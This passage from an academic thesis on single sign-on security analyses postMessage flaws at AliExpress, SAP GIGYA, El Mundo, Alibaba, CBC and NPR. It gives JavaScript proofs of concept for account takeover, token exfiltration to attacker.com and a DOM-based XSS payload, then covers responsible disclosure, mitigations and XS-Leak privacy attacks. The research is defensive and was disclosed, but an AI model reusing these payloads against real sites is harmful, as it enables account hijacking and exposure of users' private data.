2. In response to the *loginEndp*, the cookie `reload=false` is scoped to the `thirdparty.aliexpress.com` domain. The *loginEndp* redirects to the *authnEndp* on the IdP, which finally redirects the popup back to the *redirectionEndp* (`prompt=none` flow): `https://thirdparty.aliexpress.com/ggcallback.htm?code=XYZ`. Note that the backend on the *redirectionEndp* receives the `reload` parameter as cookie.
3. The backend redeems the code, generates two custom tokens `pid` and `ts`, and finally redirects the popup to `https://login.aliexpress.com/xman/xlogin_for_token.htm?pid=ABC&ts=XYZ&return_url=https://thirdparty.aliexpress.com/close.htm?reload=false&return_url=https://www.aliexpress.com`.
4. The `xlogin_for_token` endpoint submits the `pid` and `ts` parameters to some irrelevant endpoints and finally redirects to the `return_url`: `https://thirdparty.aliexpress.com/close.htm?reload=false&return_url=https://www.aliexpress.com`.
5. Listing 4.7 reveals the JS script that is returned from the `close` endpoint. The `return_url=https://www.aliexpress.com` is sent via the `postMessage` API – with wildcard origin – to the primary window. Although an attacker is able to receive this `postMessage`, it is evidentially valueless.

Listing 4.7: AliExpress – Vulnerable `postMessage` sender on `https://thirdparty.aliexpress.com/close.htm` – simplified.

```

1 // Basic SSO Popup Flow:
2 ↪ https://thirdparty.aliexpress.com/login.htm?type=gg&reload=false
3 var returnUrl = "https://www.aliexpress.com";
4 var reload = "false";
5
6 // Malicious SSO Popup Flow:
7 ↪ https://thirdparty.aliexpress.com/login.htm?type=gg&reload=%255C%66alse
8 var returnUrl =
9 ↪ "https://login.aliexpress.com/xman/xlogin_for_token.htm?pid=ABC&ts=XYZ";
10 var reload = "\x66alse";
11
12 // Both:
13 if (reload == "false") {
14     window.opener.postMessage({returnUrl: returnUrl, resultCode: "200", type:
15         ↪ "SNS_REGISTER"}, "*");
16 } else {
17     window.location.href = returnUrl;
18 }

```

If the `reload` parameter is set to `true` in step 1, the backend returns a different `returnUrl`, which is useful for further exploitation:

- In step 3, the backend redirects the popup *directly* to `https://thirdparty.aliexpress.com/close.htm?reload=true&return_url=https://login.aliexpress.com/xman/xlogin_for_token.htm?pid=ABC&ts=XYZ`.
- Step 4 is skipped.
- In step 5, the `return_url=https://login.aliexpress.com/xman/xlogin_for_token.htm?pid=ABC&ts=XYZ` *would* be sent via the postMessage API to the primary window. However, the `reload` parameter is set to `true` – thus, the postMessage call is not executed.

An attacker can trick the backend server into “assuming that it did not receive a `reload=false` parameter, although it did”. Therefore, the malicious website uses the JS-encoded `reload=%255Cx66alse` parameter and opens a new popup window on `https://thirdparty.aliexpress.com/login.htm?type=gg&reload=%255Cx66alse`:

- In step 3, the backend redirects the popup *directly* to `https://thirdparty.aliexpress.com/close.htm?reload=%5Cx66alse&return_url=https://login.aliexpress.com/xman/xlogin_for_token.htm?pid=ABC&ts=XYZ`.
- Step 4 is skipped.
- In step 5, the JS script contains the `var reload="\x66alse"` variable and the `returnUrl` populated with `pid` and `ts` tokens. The expression `"\x66alse" == "false"` evaluates to `true` and the sensitive `returnUrl` is sent via postMessage – with wild-card origin – to the attacker’s primary window.

The attacker opens the received `returnUrl` populated with `pid` and `ts` tokens in its UA and is logged into the victim’s account.

Proof of Concept: The attacker embeds the JS script in Listing 4.8 on its malicious website. The script opens the `loginEndp` containing the `reload=%255Cx66alse` parameter.

Listing 4.8: AliExpress – Proof of Concept – Account Takeover.

```

1 window.addEventListener("message", (e) => {
2   alert(JSON.stringify(e.data));
3 });
4 window.open("https://thirdparty.aliexpress.com/login.htm?type=gg&reload=%255Cx66alse",
  ↪ "_blank");

```

Mitigation: The destination check in line 11 of Listing 4.7 must be enforced using `"https://www.aliexpress.com/"`.

4.5.4.4 Moz#101, #209: The Independent, ABC (SAP Customer Data Cloud)

Impact: Full account takeover.

Vulnerability: Insufficient validation of dynamic postMessage destination check.

The *SAP Customer Data Cloud*¹⁶ – formally known as *GIGYA* – offers identity brokerage, which is also known as SSO as a Service. *SAP* provides SPs all kinds of identity management services, including password-based authentication and SSO with public IdPs. SPs conveniently integrate the single *SAP* service as IdP, which then handles the SSO flows on multiple public IdPs.

GIGYA makes use of `postMessage` to transfer custom tokens back to the SP. Since multiple SPs are supported by *GIGYA*, dynamic destination checks are necessary. Figure 4.4 elucidates the attack execution, applied on `www.independent.co.uk`:




Figure 4.4: SAP Customer Data Cloud – Vulnerable `postMessage` sender on `https://socialize.gigya.com/GS/GSLogin.aspx` – simplified.

1. The malicious website opens the `loginEndp` on *GIGYA* in a new popup window. The endpoint expects the public IdP that is chosen by the End-User, the `client_id` of the SP on *GIGYA*, the `redirect_uri` to which the public IdP should redirect, the `response_type`, and finally the origin of the SP. This origin is used later to return the custom tokens from *GIGYA* to the SP. The vulnerability is located within this endpoint: the `domain` parameter is validated by the backend, but the Basic authentication bypasses the validation. Since we had no access to the backend validation logic, we could not certainly figure out the root cause. However, this bypass is the only one we found – domain appending (i.e., `honest.com.evil.com`) is sufficiently validated.

¹⁶More information on <https://www.sap.com/acquired-brands/what-is-gigya.html>.

2. The *loginEndp* associates the parameters with a randomly generated *state* and finally redirects to the public IdP, passing over the *state*.
3. The public IdP redirects back to the *redirectionEndp* (*prompt=none* flow) on *GIGYA* and replays the *state*. The *GIGYA* backend redeems the *code* and retrieves the *loginEndp* parameters associated with the *state*. It further generates custom tokens that the SP can validate to authenticate the End-User.
4. The *redirectionEndp* returns JS code that sends the custom tokens via the *postMessage* API to the primary window. It uses the *malicious domain* parameter from step 1 as destination check. Thus, the malicious website receives the custom tokens and an attacker may use them to log into the victim's account.

Proof of Concept: The attacker embeds the JS script in Listing 4.9 on its malicious website. The script opens the *loginEndp* on *GIGYA* in a new popup window, which redirects to the *authnEndp* on the public IdP, and finally back to the *redirectionEndp* on *GIGYA*. Due to the *malicious domain* parameter, the attacker receives the custom tokens.

Listing 4.9: SAP Customer Data Cloud – Proof of Concept – Account Takeover.

```

1 window.addEventListener("message", (e) => {
2     alert(e.data);
3 });
4
5 window.open("https://socialize.us1.gigya.com/socialize.login?x_provider=googleplus&cl
  ↳ ient_id=2_bkQWNsWGVZf-fA4Gn0iU0YdGuROCvoMoEN4WMj6_YBq4iecwA-Jp9D2GZCLbzON4&redire
  ↳ ct_uri=%2FGS%2FAfterLogin.aspx&response_type=server_token&state=domain%3Dhttps%25
  ↳ 3A%252F%252Fwww.independent.co.uk:pwd@attacker.com",
  ↳ "_blank");

```

Mitigation: *GIGYA* allows wildcards such that subdomains from the top-level domain may receive the custom tokens. However, the *domain* parameter on the *loginEndp* must be validated properly on an *exact match*. SPs must explicitly whitelist all origins that are allowed to receive the custom tokens from *GIGYA*.

4.5.4.5 Moz#176: El Mundo

Impact: Full account takeover.

Vulnerability: Missing *postMessage* destination check.

Once the popup window is redirected to the *redirectionEndp* on <https://seguro.elmundo.es/registro/v3/registro-social.html?code=XYZ&state=facebook>, a *CustomEvent* or *MessageEvent* is sent to the primary window on <https://seguro.elmundo.es/registro/v3/?view=login>. The message contains the query parameters – *code* and *state* – of the *redirectionEndp*.

Listing 4.10 reveals the vulnerable `postMessage` sender within the popup window. The JS code on the `redirectionEndp` extracts the `code` and `state` parameters from the URL and uses a `CustomEvent` – which is considered as safe – to return them to the primary window. If the `window.opener.dispatchEvent()` method throws an exception (i.e., if the primary window is cross-origin), the `postMessage` API is used as a fallback mechanism. In this case, the `authnResp` parameters – `code` and `state` – are sent to the primary window using `postMessage` with a wildcard destination origin.

Listing 4.10: El Mundo – Vulnerable `postMessage` sender on `https://seguro.elmundo.es/registro/v3/registro-social.html` – simplified.

```

1 try {
2     var data = parse(window.location.href); // data = {code: "XYZ", state: "facebook"}
3     var event = new CustomEvent("social-signup", {detail: data});
4     window.opener.dispatchEvent(event);
5 } catch (e) {
6     window.opener.postMessage(window.location.search, "*");
7 }

```

Proof of Concept: The attacker embeds the JS script in Listing 4.11 on its malicious website. The script opens the `loginEndp` in a new popup window, which redirects to the `authnEndp`, and finally back to the `redirectionEndp`. Since the malicious website is cross-origin, the `redirectionEndp` uses the `postMessage` call to send the `authnResp` parameters to the malicious website. The attacker receives the `code` within the event listener and may use it to authenticate as the victim on `elmundo.es`.

Listing 4.11: El Mundo – Proof of Concept – Account Takeover.

```

1 window.addEventListener("message", (e) => {
2     alert(e.data);
3 });
4 window.open("https://seguro.elmundo.es/ueregistro/v1/redes-
   ↳ sociales/registro/autorizacion/8/facebook/",
   ↳ "_blank");

```

Mitigation: Usually, the `postMessage` API is not required since the popup window and primary window on `seguro.elmundo.es` are same-origin. We suggest to either remove line 6 in Listing 4.10 or implement a secure destination origin, such as `"https://seguro.elmundo.es"`.

4.5.4.6 Moz#192: Alibaba

Impact: (I) Full account takeover and (II) DOM-based XSS on `alibaba.com`.

Vulnerability (I): Missing `postMessage` destination check.

Once the popup window is redirected to the *redirectionEndp* on `https://passport.alibaba.com/oauth_sign.htm?code=XYZ`, a `postMessage` is sent to the primary window on `https://passport.alibaba.com/icbu_login.htm`. The `postMessage` payload contains an opaque bearer token – also called ServiceToken (`st`) – that the primary window redeems in exchange for session cookies.

Listing 4.12 reveals the vulnerable `postMessage` sender within the popup window. Once the *authnResp* is processed, the backend returns the `st` token within the JS on the *redirectionEndp*. Since the popup flow is applied, the `responseAction` is set to `window`. In order to receive the `st` token, the primary window must send a “ping” message with `postMessage` to the popup. The popup receives the “ping” message and responds to its source with the `st` token. If the flow is executed within an `iframe`, the *redirectionEndp* instead returns the `st` token to its parent. In any case, no destination checks are applied, thus any origin can receive the `st` token.

Listing 4.12: Alibaba – Vulnerable `postMessage` sender on `https://passport.alibaba.com/oauth_sign.htm` – simplified.

```
1  var responseAction = "window";
2  var payload = {action: "loginResult", st: "<TOKEN>", resultCode: 100}
3
4  if (responseAction == "iframe") {
5      window.parent.postMessage(JSON.stringify(payload), "*");
6  } else if (responseAction == "window") {
7      function receiveMessage(event) {
8          event.source.postMessage(payload, event.origin);
9      }
10     window.addEventListener("message", receiveMessage);
11 }
```

Proof of Concept (I): The attacker embeds the JS script in Listing 4.13 on its malicious website. The script opens the *loginEndp* in a new popup, which redirects to the *authnEndp* and finally back to the *redirectionEndp* (`prompt=none` flow). The *redirectionEndp* contains the vulnerable `postMessage` sender. The malicious website sends a “ping” message with `postMessage` to the popup window and in response, receives the `st` token. If the attacker sends a GET request to `https://login.alibaba.com/validateSTGroup.htm` and appends the `st` token as query parameter, its UA is immediately logged into the victim’s account.

Vulnerability (II): Missing `postMessage` origin check and insufficient input validation.

Listing 4.14 reveals the vulnerable `postMessage` receiver callback within the primary window, which does not implement any origin checks. Once the `MessageEvent` is received on the primary window and the `action` and `resultCode` parameters within the payload are set accordingly, the `st` token is sent to the backend for authentication. If the `iframeRedirect` parameter is set within the payload, a new `iframe` is appended to the

Listing 4.13: Alibaba – Proof of Concept – Account Takeover.

```

1 window.addEventListener("message", (e) => {
2     if (e.data.st) alert(e.data.st);
3 });
4 window.popup = window.open("https://passport.alibaba.com/sns_oauth_
  ↪ .htm?type=google&responseAction=window&appName=icbu",
  ↪ "_blank");
5 setTimeout( () => {
6     window.popup.postMessage("ping", "*");
7 }, 5000);

```

DOM and loads the URL located in the `iframeRedirectUrl` parameter. The developers already implemented a check that prohibits the use of a `javascript:` scheme to mitigate XSS. However, this check is insufficient, which is made apparent when the scheme of the `iframeRedirectUrl` is set to `java\nscript :`. Although this scheme is still valid in the browser, it is not detected with the `indexOf("javascript:")` method.

Listing 4.14: Alibaba – Vulnerable postMessage receiver on `https://passport.alibaba.com/icbu_login.htm` – simplified.

```

1 // https://i.alicdn.com/g/??icbu-group/enlogin/0.0.32/pages/homelogin/index.js
2 function callback(e) {
3     if (/^hasLoginResult|loginResult$/.test(e.data.action) && e.data.resultCode == 100)
4         ↪ {
5             if (e.data.st) validateServiceTokenGroup(e.data.st); // Redeem ServiceToken
6             ↪ 'st' on backend
7             if (e.data.iframeRedirect &&
8                 ↪ e.data.iframeRedirectUrl.toLowerCase().indexOf("javascript:") < 0) {
9                 (iframe = document.createElement("iframe")).src = e.data.iframeRedirectUrl;
10                dialog.create({content: iframe}); // Append iframe to DOM
11            }
12        }
13    }
14 }

```

Proof of Concept (II): The attacker embeds the JS script in Listing 4.15 on its malicious website. The script (1) creates a new iframe that loads the endpoint containing the vulnerable `postMessage` receiver, (2) waits for the iframe to load, and (3) sends the malicious `postMessage` payload to the iframe, including the `iframeRedirect` and `iframeRedirectUrl` parameters.

Mitigation: The destination checks in Listing 4.12 must be set to `"https://passport.alibaba.com"`. The origin check must be implemented within the first `if` clause in Listing 4.14: `[...] && e.origin === "https://passport.alibaba.com"`. Also, we suggest to properly validate the `iframeRedirectUrl` parameter to only allow URLs on `https://alibaba.com/`.

Listing 4.15: Alibaba – Proof of Concept – DOM-based XSS on alibaba.com.

```
1 window.iframe = document.createElement("iframe");
2 window.iframe.src = "https://passport.alibaba.com/icbu_login.htm";
3 document.body.appendChild(window.iframe);
4 window.iframe.onload = () => {
5     window.iframe.contentWindow.postMessage({
6         "action": "loginResult",
7         "st": "<TOKEN>",
8         "resultCode": 100,
9         "iframeRedirect": true,
10        "iframeRedirectUrl": "java\\nscript:alert(document.domain)"
11    }, "*");
12 }
```

4.5.4.7 Moz#210: CBC.ca (*LoginRadius*)

Impact: Full account takeover.

Vulnerability: Insufficient postMessage origin check leads to cross-site account linking.

LoginRadius is an Identity Broker that offers SSO as a Service. In contrast to previous vulnerabilities, this account takeover is not caused by an insecure destination check leaking tokens, but an insecure origin check that accepts account linking tokens.

The basic SSO flow performed by *LoginRadius* on *cbc.ca* works as follows:

1. The *loginEndp* is opened in a new popup window: `https://login.cbc.ca/RequestHandler.aspx?apikey=3f4beddd-2061-49b0-ae80-6f1f2ed65b37&provider=google&callback=https://www.cbc.ca/`.
2. The backend *properly* validates the callback parameter and sets a cookie `CallbackUrl="https://www.cbc.ca/"` scoped to the `login.cbc.ca` domain. Then, the *loginEndp* redirects to the *authnEndp* on the public IdP, which finally redirects to the *redirectionEndp* (prompt=none flow): `https://login.cbc.ca/socialauth/validate.sauth?code=XYZ`. The `CallbackUrl` is sent as cookie to the *redirectionEndp*. The backend redeems the code, generates a custom token in form of an UUID, and returns the JS script in Listing 4.16. The JS on the *redirectionEndp* returns the UUID to the primary window using either a JS callback or postMessage, based on whether it is same-origin or cross-origin. Note that the dynamic destination check is secure, since it is based on the `CallbackUrl` cookie that is only set to properly validated URIs.
3. The primary window receives the UUID in its event listener shown in Listing 4.17. The vulnerability is located within the origin check in the postMessage receiver,

Listing 4.16: LoginRadius – PostMessage sender on `https://login.cbc.ca/socialauth/validate.sauth` – simplified.

```

1 try {
2   window.opener.passToken("<UUID>", "https://www.cbc.ca/");
3 } catch (error) {
4   window.opener.postMessage("<UUID>", "https://www.cbc.ca/");
5 }

```

which uses the insecure `indexOf()` method. Once it is validated that the `postMessage` payload contains an UUID, it is stored within `localStorage` and sent to a backend in exchange for session cookies: `https://login.cbc.ca/ssologin/setToken?token=<UUID>&apiKey=3f4beddd-2061-49b0-ae80-6f1f2ed65b37`.

In summary, the malicious website `https://login.cbc.ca.attacker.com` can send arbitrary UUIDs to this `postMessage` receiver. For instance, an attacker sends its own UUID token to this listener within the victim’s browser, such that the victim is logged into the attacker’s account.

Listing 4.17: LoginRadius – Vulnerable `postMessage` receiver on `https://www.cbc.ca` – simplified.

```

1 // https://auth.lrcontent.com/v2/LoginRadiusV2.js
2 window.addEventListener("message", function (e) {
3   if (e.origin.indexOf("login.cbc.ca") === -1 ||
4     ↪ e.origin.indexOf("hub.loginradius.com") === -1) return;
5   if (/<UUID_REGEX>/.test(e.data)) socialLoginReceiveToken(e.data); // Send UUID to
6     ↪ backend for cookies
7 });

```

The insecure origin check is further exploited as follows:

1. Within the attacker’s UA, the attacker logs into its existing account on `cbc.ca` and starts a new account linking process with a public IdP and “fresh” account on that IdP.
2. In Burp, the attacker intercepts the response from the `loginEndp` that contains the UUID as shown in Listing 4.16. The backend issues this UUID in relation to the account linking process.
3. The victim’s UA is logged into the victim’s account as normal.
4. Within the victim’s UA, the malicious website sends the aforementioned UUID to the vulnerable `postMessage` receiver shown in Listing 4.17. The victim’s authenticated UA sends the UUID to the backend, which “knows” that this UUID is related to an account linking process. Thus, the backend links the victim’s account to the “fresh” attacker’s account.

5. The attacker logs into the account from step 1 using the appropriate IdP. As a result, the attacker is logged into the victim's account.

Proof of Concept: The attacker embeds the JS script in Listing 4.18 on its malicious website. The script sends an arbitrary UUID to the vulnerable postMessage receiver. Before the attack is executed, the attacker must generate a UUID for account linking.

Listing 4.18: LoginRadius – Proof of Concept – Account Takeover.

```
1 window.popup = window.open("https://login.cbc.ca/profile.aspx", "_blank");
2 setTimeout( () => {
3     window.popup.postMessage("<UUID>", "*");
4 }, 5000);
```

Mitigation: The insecure `indexOf()` method must not be used. Instead, a static, hardcoded origin check should be used: `if (e.origin !== "https://login.cbc.ca") return;`

4.5.4.8 Moz#246: National Public Radio (*Akamai Identity Cloud*)

Impact: Full account takeover.

Vulnerability: Insufficient parameter validation on `loginEndp`.

Akamai Identity Cloud – formally called *Jainrain* – is an Identity Broker offering SSO as a Service. The basic SSO flow performed by *Akamai* on `npr.org` works as follows:

1. The `loginEndp` is opened in a new popup window: `https://login.npr.org/googleplus/start?xdReceiver=https://login.npr.org/xdr&provider_name=googleplus&applicationId=obgcjccjbmbglaocbaep&token_url=https://secure.npr.org/oauth2/login`.
2. The `loginEndp` redirects to the `authnEndp` on the IdP, which finally redirects back to the `redirectionEndp` (prompt=none flow): `https://login.npr.org/googleplus/callback?code=XYZ`.
3. The backend on the `redirectionEndp` redeems the code, generates a custom token `loc`, returns session cookies, and redirects to the `xdReceiver` (cross-domain receiver), appending the custom token as hash fragment: `https://login.npr.org/xdr#provider=googleplus&redirectUrl=https://login.npr.org/googleplus/finish_url?applicationId=obgcjccjbmbglaocbaep&loc=<TOKEN>`.
4. The `xdr` endpoint returns a JS script that implements the `postMessage` logic. In this case, an “acknowledge postMessage” is sent to the primary window indicating that the SSO flow terminated and the popup window may be closed. Although the destination origin is a wildcard, the actual `postMessage` payload is not relevant to an attacker.

However, the implementation does not properly validate the `xdReceiver` parameter that specifies the `postMessage` endpoint. If an attacker sets the parameter to `xdReceiver=//attacker.com`, the hash fragment containing the `loc` token is sent to the malicious domain `attacker.com`. The attacker finally uses the `loc` token to establish a session with `npr.org` and sign into the victim's account.

Proof of Concept: The attacker embeds the JS script in Listing 4.19 on its malicious website, which opens the `loginEndp` with the malicious `xdReceiver=//attacker.com` parameter.

Listing 4.19: Akamai – Proof of Concept – Account Takeover.

```

1 window.open("https://login.npr.org/googleplus/start?xdReceiver=//attacker.com&language=
  ↪ e_preferance=en&token_url=https%3A%2F%2Fsecure.npr.org%2Foauth2%2Flogin&display=popup&widget=true&openid_identifier=undefined&origin_url=https%3A%2F%2Fsecure.npr.org.foo.com%2Foauth2%2Flogin&provider_name=googleplus&force_reauth=false&callback=myCallback&widget_type=auth&token_action=url&applicationId=obgcjccjbmbglaocbaep" ,
  ↪ ,
  ↪ "_blank")

```

Mitigation: The `xdReceiver` parameter must be properly validated to allow only white-listed cross-domain receiver scripts.

4.6 Responsible Disclosure

We responsibly reported all vulnerabilities to the vendors. Table 4.5 reveals an overview of the responsible disclosure process and current status. With the exception of *Elmundo*, all vendors responded to our inquiries. Reporting on the HackerOne platform was straightforward. The three Identity Brokers – *Akamai*, *LoginRadius*, and *SAP* – have dedicated responsible disclosure websites and provide specific emails for vulnerability reporting. *NYTimes* made reporting more difficult: they do not provide any information on how to report vulnerabilities on their website and the general support did not help as well. Thus, we used the HackerOne Disclosure Assistance to report the vulnerability. After two weeks, this issue was triaged and assigned to the *The New York Times* organization. As it turned out, *NYTimes* has a private bug bounty program on HackerOne – however, only invited researchers can report findings using this program.

The disclosure process on *CBS Interactive* was communicated via a general support ticket on *CNet*. They immediately responded to our requests and quickly provided a fix. As a first fix, they used an access control list to validate the `postMessage` destination: `/^.*\.cnet\.com((\/*)?)$/. This regular expression was chosen insecurely, as it can be bypassed with URLs like https://attacker.com/.cnet.com. After we reported this bypass, they implemented a secure regular expression: /^(https:\\\/)([a-zA-Z0-9-]+\.)*cnet\.com((\/*)?)$/.`

Table 4.5: Overview of responsible disclosure process. The vulnerability status was last revised on October 1, 2020 and is subject to change.

Vendor	Vulnerability	Channel	1 st Inquiry	2 nd Inquiry	Fix?
Akamai	Acc.T.	security@	Sept. 20	–	✓
Alibaba	Acc.T. & XSS	H1	Jul. 04/05	–	→
AliExpress	Acc.T.	H1	Aug. 12/13	–	→
CBS Interactive	Acc.T.	support@	Aug. 06	–	✓
Elmundo	Acc.T.	support@, dpo@	Aug. 06	Aug. 27	✗
Facebook	Insecure Regex	Internal Portal	May 15	–	✖
LoginRadius	Acc.T.	security@	Aug. 22	Aug. 31	→
NYTimes	XSS	support@, H1	Aug. 05	Aug. 27	→
SAP	Acc.T.	security@	Aug. 05	–	✓

All dates are in 2020.

Acc.T.: Account Takeover

H1: HackerOne

pM: postMessage

✓: Vulnerability is fixed.

→: Vulnerability is triaged.

✗: No response from vendor.

✖: Vulnerability is out of scope.

4.7 Lessons Learned: Security Recommendations

Based on our observations and findings in Sections 4.4 and 4.5, we propose several security recommendations for custom SSO popup flows and the postMessage API:

1. If applicable, SPs should use the SSO SDKs provided by IdPs to implement the SSO popup flow.
2. If a custom popup flow is required and the primary window and popup window are same-origin, the JS callback, JS close & poll, or JS CustomEvent context switching techniques should be used.
3. If a custom popup flow is required and the primary window and popup window are cross-origin, the postMessage callback or JS reload context switching techniques may be used. If the JS reload technique is used, the URL must be properly validated to prevent Open Redirects and XSS. If the postMessage callback technique is used, the following security recommendations should be followed:

Security recommendations for postMessage destination checks:

1. The wildcard origin must not be used, unless the postMessage payload is open to the public.
2. If applicable, a single static, hard-coded destination check should be used.

3. If dynamic destination checks are required, the methods [DC-2], [DC-3], and [DC-4] should be considered as equivalent, since they provide the same attack surface. The origin provided in the hash fragment, query string, or RPC must be validated properly on an exact match. Regular expressions should not be used.

Security recommendations for postMessage origin checks:

1. Always perform origin checks at the beginning of postMessage receiver callbacks.
2. If applicable, single static, hard-coded origin checks should be applied using a string compare.
3. The `<regex>.test(event.origin)` and `event.origin.match(<regex>)` methods should not be used, unless explicitly required. If regular expressions are required, special care must be taken to create a secure regular expression: (1) start “^” and end “\$” tokens must be used, (2) dots “.” must be escaped properly, and (3) a proper regular expression format must be chosen. If all subdomains of a website should be accepted as valid origin, following regular expressions should be used: `/^https:\/\/([a-z0-9]+\.)*alice\.com$/` matches any subdomain of `alice.com`, including the domain itself. `/^https:\/\/([a-z0-9]+\.)+alice\.com$/` matches any subdomain of `alice.com`, excluding the domain itself.
4. The `event.origin.indexOf()`, `event.origin.contains()`, `event.origin.startsWith()`, and `event.origin.endsWith()` methods must not be used in origin checks.
5. If required, dynamic origin checks may be used. To reduce network traffic, dynamic origin checks must be used in conjunction with static origin checks (→ hybrid approach). Static origin checks must be applied before dynamic origin checks.
6. The source window of a `MessageEvent` (i.e., available in `event.source`) may be validated *in addition* to the origin check.

Security recommendations for postMessage input validation checks:

1. Always perform input validation on the `event.data` property in postMessage receiver callbacks.
2. Insecure methods within postMessage receiver callbacks enabling DOM-based XSS must be avoided, such as but not limited to `document.write()`, `element.innerHTML = ...`, `window.location.href = ...`, `window.open()`, `window.location.replace()`, and `eval()`. Instead, secure methods must be used, such as `element.textContent = ...` and URLs must be whitelisted.

5 Privacy in Single Sign-On Protocols

The main objective related to Research Question III was to inspect and develop privacy-violating practices in standardized as well as real-world Single Sign-On implementations. As a result, Section 5.1 presents two novel ways to abuse Cross-Site Leaks in Single Sign-On for targeted privacy attacks. Both attacks take advantage of standardized concepts and are finally evaluated on real-world Identity Providers. Section 5.2 continues with an investigation on privacy in real-world Single Sign-On SDKs with respect to CSRF protection. Finally, Section 5.3 presents the automatic sign-in features in Google and Facebook SSO. Therefore, a practical study examines how these features are abused in the wild and which consequences regarding the End-User’s privacy may arise.

5.1 XS-Leaks in SSO: Revealing End-User’s Account Ownership and Identity

This section presents two targeted privacy attacks in SSO that are based on XS-Leaks. XS-Leaks can be abused for targeted web attacks in several privacy-sensitive scenarios. In this scenario, a XS-Leak detects cross-origin redirects, which leak private information in SSO setups.

The first attack – also referred to as *account leakage* – identifies whether the victim has an account ownership on a particular SP. The second attack – called *identity leakage* – discloses if the victim belongs to a given set of identities on a specific IdP.

Both attacks can be applied simultaneously. With the account leakage attack, the attacker determines a series of SPs on which the victim is registered. With the identity leakage attack, the attacker checks whether the victim has a certain identity. Finally, the attacker correlates the results to associate the victim’s accounts on SPs with the victim’s identity.

Structure The prerequisites of both attacks are defined in Section 5.1.1. The core concepts of the account leakage and identity leakage attacks are described in Sections 5.1.2 and 5.1.3, respectively. Section 5.1.4 introduces two XS-Leaks that are used for practical exploitation. Section 5.1.5 discusses the complexity of both XS-Leaks, Section 5.1.6 evaluates both attacks on real-world IdPs, and Section 5.1.7 finally proposes countermeasures.

Table 5.1 introduces both attacks with an overview of the attack goal, attacker model, prerequisites, and affected IdPs.

Table 5.1: Overview of SSO privacy attacks.

Attack	Goal	Attacker Model	Requirements	Affected IdPs
Account Leakage	Attacker determines if victim has account on targeted SP.	Web Attacker	Support <code>prompt=none</code>	Google & Facebook
Identity Leakage	Attacker determines if victim has certain identity on IdP.	Web Attacker	Support <code>prompt=none</code> & <code>login_hint</code>	Google

5.1.1 Prerequisites

The account leakage attack requires the following conditions to hold:

1. The victim's UA is logged into the IdP. Supposing that Google Chrome and Android immediately encourage their users to sign in to their Google account and remain logged in at any time for convenience, this is assumed to be a weak condition that many users fulfill.
2. The victim visits an attacker-controlled website. This conforms to the classical web attacker model.
3. The IdP must support the standardized `prompt=none` parameter. If this flow is requested by the SP with established consent, the IdP must immediately return the *authnResp* as HTTP/302 redirect in response to the *authnReq*. If the victim has not granted the SP's consent, the IdP must return the authentication & consent page with an HTTP/200 response. Note that the latter requirement contravenes the specification in [67, Section 3.1.2.1], which instead suggests to return an error as *redirect* to the SP.

The identity leakage attack requires one additional condition to hold:

4. The IdP must support the `login_hint` parameter. Also, the value of this parameter must be publicly known, like an email address, username, or similar.

5.1.2 Account Leakage Attack: Revealing End-User's Account Ownership

In this attack, an attacker can determine whether a victim, who visits an attacker-controlled website, has an account on any targeted SP. It reflects the current account status, such that the attack is *not* able to determine if the victim had an account on

the SP at some point in time but later revoked the consent. In technical terms, the attacker checks whether the victim has granted consent to the targeted SP at least once before the attack is started. In certain contexts, the victim's account ownership may leak sensitive information about the victim itself. Examples of such sensitive SPs are online dating sites, health forums, and extraordinary online shops.

The account leakage attack is exposed in Figure 5.1 and works as follows:




Figure 5.1: Account leakage attack. The victim visits a malicious website, which in turn is able to check whether the victim has an account on the targeted Service Provider.

1. The victim visits an attacker-controlled website, while having an active session at some IdP.
2. On the malicious website, the *authnReq* URL related to the targeted SP is stored within the *authnReq* variable. In the *authnReq* URL, the *prompt* parameter is set to none.
3. The browser sends the *authnReq* in a background request to the *authnEndp* of the IdP. If the victim has a valid consent for the targeted SP, the IdP immediately returns an HTTP/302 redirect to the SP's *redirect_uri*. Otherwise, the IdP returns the authentication & consent page in an HTTP/200 response.
4. Although the response is blocked by the SOP, the attacker uses a XS-Leak to determine whether a redirect was performed or not.
5. If a redirect was performed, the victim has an account on the targeted SP.
6. If no redirect was performed, the victim has no account on the targeted SP.

Because the redirect ensures that the victim has agreed to the targeted SP's consent, this attack can determine with 100% accuracy whether the victim has an account or not.

